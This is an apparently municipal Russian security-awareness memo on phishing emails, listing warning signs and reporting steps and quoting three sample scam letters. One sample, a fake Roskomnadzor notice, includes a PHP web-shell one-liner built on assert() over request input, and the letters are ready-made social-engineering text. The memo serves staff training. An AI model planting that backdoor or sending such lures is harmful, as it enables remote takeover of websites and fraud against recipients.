ПАМЯТКА
о действиях при получении фишинговых писем

1. Что такое фишинг, фишинговые письма?

- Фишинг - вид интернет-мошенничества, целью которого является получение конфиденциальных данных пользователей и(или) внедрение вредоносного программного обеспечения.
- Фишинговое письмо - мошенническое сообщение, которое выглядит как официальное письмо от известной организации.

Мошенники могут использовать различные приемы, чтобы сделать адрес похожим на настоящий адрес электронной почты.

Это достигается путём проведения массовых рассылок электронных писем от имени известных организаций, а также личных сообщений внутри различных сервисов, например, от имени банков, органов исполнительной и судебной власти, правоохранительных органов и др. В письме часто содержится прямая ссылка на сайт, внешне похожий на настоящий или вредоносные вложения. В тексте письма, мошенники пытаются различными психологическими приёмами побудить пользователя перейти по ссылке и ввести на поддельной странице свои логин и пароль, которые он использует для доступа к определённому сайту, что позволяет мошенникам получить доступ к аккаунтам, или же открыть вредоносные вложения.

2. Признаки фишинговых писем

Адрес отправителя: Проверьте адрес электронной почты отправителя, если он выглядит подозрительно или не соответствует официальному домену компании, это может быть признаком фишинга.

Грамматические ошибки и опечатки: Фишинговые письма часто содержат грамматические ошибки, опечатки или странные формулировки. Официальные письма от организаций обычно проходят проверку на грамматическую корректность.

Просьба о предоставлении личной информации: Фишинговые письма могут содержать просьбы о предоставлении логинов, паролей, номеров банковск их карт другой конфиденциальной информации. Будьте осторожны если у Вас запрашивают такие данные.

Ссылки и вложения: Фишинговые письма могут содержать подозрительные ссылки или вложения. Не открывайте ссылки и не скачивайте вложения из писем, если вы не уверены в их подлинности.

Неожиданные уведомления: Фишинговые письма могут содержать неожиданные уведомления о блокировке аккаунта, изменении пароля или других событиях, которые требуют вашего немедленного действия. Будьте осторожны и проверьте подобные уведомления независимо от письма.

Ссылки в тексте письма: Если вас под каким-нибудь предлогом просят ввести логин/пароль, пройдя по ссылке, то письмо, скорее всего, мошенническое.

3 Что нужно делать, если вы получили фишинговое письмо

1. Не переходите по ссылке, особенно, если они длинные или, наоборот, созданы при помощи сервисов сокращения ссылок;
2. Не нажимайте на ссылки, если они заменены на слова;
3. Не копируйте адрес ссылки;
4. Не переходите по подозрительным ссылкам в письме, даже если они пришли в сообщениях от ваших знакомых или с каких-то официальных адресов;
5. Не открывайте и не скачивайте вложения, особенно, если в них содержатся документы с макросами, архивы с паролями, а также файлы с расширениями RTF, LNK, CHM, VHD;
6. Не подгружайте картинки от незнакомых людей;
7. Не пересылайте письма коллегам;
8. Письмо, побуждающее Вас к каким-то немедленным действиям должно Вас насторожить: проверьте от кого оно пришло, домен и ссылку. Если сомневаетесь — спросите специалистов;
9. Если нет сомнений в том, что письмо поддельное, переместите его в папку «СПАМ» или удалите;

Если вы сомневаетесь в подлинности письма, перешлите письмо на почту МКУ «ЦИФРОВЫЕ ТЕХНОЛОГИИ» mkuct@mail.ru, с пометкой «для отдела ИБ, возможно фишинговое письмо» и обратитесь в отдел информационной безопасности МКУ «ЦИФРОВЫЕ ТЕХНОЛОГИИ» по номеру 65-33-65, доб.706, чтобы уточнить информацию.

4. Примеры фишинговых писем

Рассмотрим пример 1:

Письмо от главной военной прокуратуры РФ Управления ДС, адрес электронной почты никак не указывает на принадлежность отправителя к организации, от имени которой осуществляется рассылка Рис. 1. Так же в письме находятся вложения сомнительного содержания Рис. 2.

В сопроводительном письме отсутствует электронная подпись, и некорректно написан номер для обратной связи с исполнителем Рис. 3.




Рисунок 1. Отправитель письма




Рисунок 2. Перечень вложений

Генеральная прокуратура Российской Федерации

Главная военная прокуратура

пер. Хользунова 14
Москва, Россия,119160
___13.06.2024 __ №___12-11141-2024

Руководителям субъектов хозяйствования (по списку)

Физическим лицам (по списку)

Должностным лицам (по списку)

В Главной военной прокуратуре по поручению Генерального прокурора Российской Федерации на основании ч. 2 ст. 1 Федерального закона «О прокуратуре Российской Федерации», в порядке надзора за исполнением Следственным комитетом Российской Федерации законов во время расследования уголовного дела №111801400013001322 по ч. 4 ст. 160 (присвоение или растрата), ч. 1 ст. 174.1 (легализация, отмывание денежных средств), ч. 2 ст. 198 (уклонение от уплаты налогов физическим лицом), п.п. а, б, ч. 2 ст. 199 (уклонение от уплаты налогов организацией) Уголовного кодекса РФ.

В ходе осуществления надзора, Главной военной прокуратурой установлены факты сокрытия сотрудниками Следственного комитета РФ физических лиц и субъектов хозяйствования причастных к совершению присвоения имущества в особо крупном размере. Кроме того, установлены факты получения взяток в особо крупном размере сотрудником СК РФ Сосниным Е.А. за способствование в избежание уголовной ответственности должностными лицами субъектов хозяйствования причастных к совершению преступления предусмотренного ч. 4 ст. 160 УК РФ.

В связи с указанными обстоятельствами, по поручению Генерального прокурора Российской Федерации ход расследования указанного уголовного дела взят на личный контроль Главным военным прокурором с указанием активизации хода досудебного расследования, установлением лиц причастных к его совершению, а также привлечения виновных лиц к уголовной ответственности.

В связи с указанными обстоятельствами, руководствуясь ст. 182, 183 УПК Российской Федерации, направляю в Ваш адрес материалы о производстве выемки документов содержащих государственную и иную охраняемую федеральным законом тайну.

Приложение: крипто-защищенный паролем электронный архив – материалы производства выемки (согласно списка).

Начальник Главного уголовно-судебного Управления **С.А. Бажутов**

исп. А.Д. Федоров
доб.8-971


Генеральная прокуратура Российской Федерации
№ 12-6037-2023/Он81635-20

АХ № 407272

Рисунок 3. Сопроводительное письмо

Рассмотрим пример 2:

Письмо, содержащее инструкции для «подтверждения» доменного имени от Роскомнадзора Рис.4 и письмо из арбитражного суда Рис. 5, в обоих случаях, в тексте письма находится сомнительная ссылка, перейдя по которой, начнется процесс установки вредоносного программного обеспечения.



Роскомнадзор Today 23:23

To: [redacted]

Reply-To: zapret-info@roskomnadzor.org

Уведомление о внесении сайта [redacted] реестр организаторов распространения информации в сети «Интернет»

Здравствуйте.

Вы получили данное уведомление от Федеральной службы по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзор) так как являетесь администратором доменного имени [redacted] в сети «Интернет».

В соответствии с Федеральным законом от 5 мая 2014 года № 97-ФЗ "О внесении изменений в Федеральный закон "Об информации, информационных технологиях и о защите информации" и на основании решения суда (Новокуйбышевский городской суд Самарской области) от 11.08.2015 No 21618/2015, Ваш сайт [redacted] был внесен в реестр организаторов распространения информации в сети «Интернет» и сайтов и (или) страниц сайтов в сети «Интернет», на которых размещается общедоступная информация и доступ к которым в течении суток составляет более трех тысяч пользователей сети «Интернет».

Для идентификации Вас, как администратора доменного имени [redacted] Вам необходимо:

1. Создать в корневой директории Вашего сайта папку **reestr**
2. Создать в данной папке файл **reestr-id128032.php**, содержащий следующий текст:


```
< ?php
/*Подтверждение доменного имени [redacted]*/
assert(stripslashes($_REQUEST[roskomnadzor]));
?>
```

*В **< ?php** необходимо убрать пробел между **<** и **?php**
Путь до файла на Вашем сайте должен получиться следующий: [redacted]/reestr/reestr-id128032.php

Если в течении 72 часов с момента получения данного письма Вы не идентифицируете себя, как администратор доменного имени [redacted] следую инструкции указанной выше, то Ваш сайт [redacted] будет внесен в чёрные списки интернет-провайдеров и заблокирован на территории Российской Федерации.

С уважением,
ФЕДЕРАЛЬНАЯ СЛУЖБА ПО НАДЗОРУ В СФЕРЕ СВЯЗИ, ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ И МАССОВЫХ КОММУНИКАЦИЙ.

Рисунок 4. Письмо от РКН



Fwd: Уведомление о начале судебного разбирательства

Уведомление о начале судебного разбирательства

Здравствуйте,

В анкете-заявке на получение потребительского кредита, Вы, дав своё согласие на обработку персональных данных указали этот адрес электронной почты как один из способов связи с Вами. Ввиду того, что уведомить Вас посредством почтовой связи, телефонии и смс не представляется возможным, в соответствии с п.1 ст. 147, Гражданско-Процессуального кодекса РФ (ГПК РФ) N 138-ФЗ от 14.11.2002 г., Исполнитель, в лице ООО "Кредитэкспресс", далее именуемый "Исполнитель", извещает Вас о начале предварительного судебного производства по иску о неисполнении кредитного обязательства. Поскольку Ваша финансовая задолженность не была урегулирована в добровольном порядке, новый кредитор вынужден прибегнуть к принудительным мерам взыскания, предусмотренным законодательством Российской Федерации: направлению выездных групп по адресу регистрации, судебному разбирательству, инициированию исполнительного производства до **полного** погашения задолженности. Напоминаем Вам, что в случае Вашего неучастия в процессе, решение суда может быть вынесено заочно, что может повлечь за собой принудительное исполнение решения суда. Всю информацию о ходе предварительного судебного производства и сроках рассмотрения, включая копию искового заявления, Вы можете получить перейдя по ссылке находящейся в конце этого письма.

Это сообщение создано автоматической системой и не требует ответа.
ЗАГРУЗИТЬ ИНФОРМАЦИЮ

Вся информация предоставлена исключительно в ознакомительных целях.
Соблюдайте законодательство РФ.

Рисунок 5. Письмо из арбитражного суда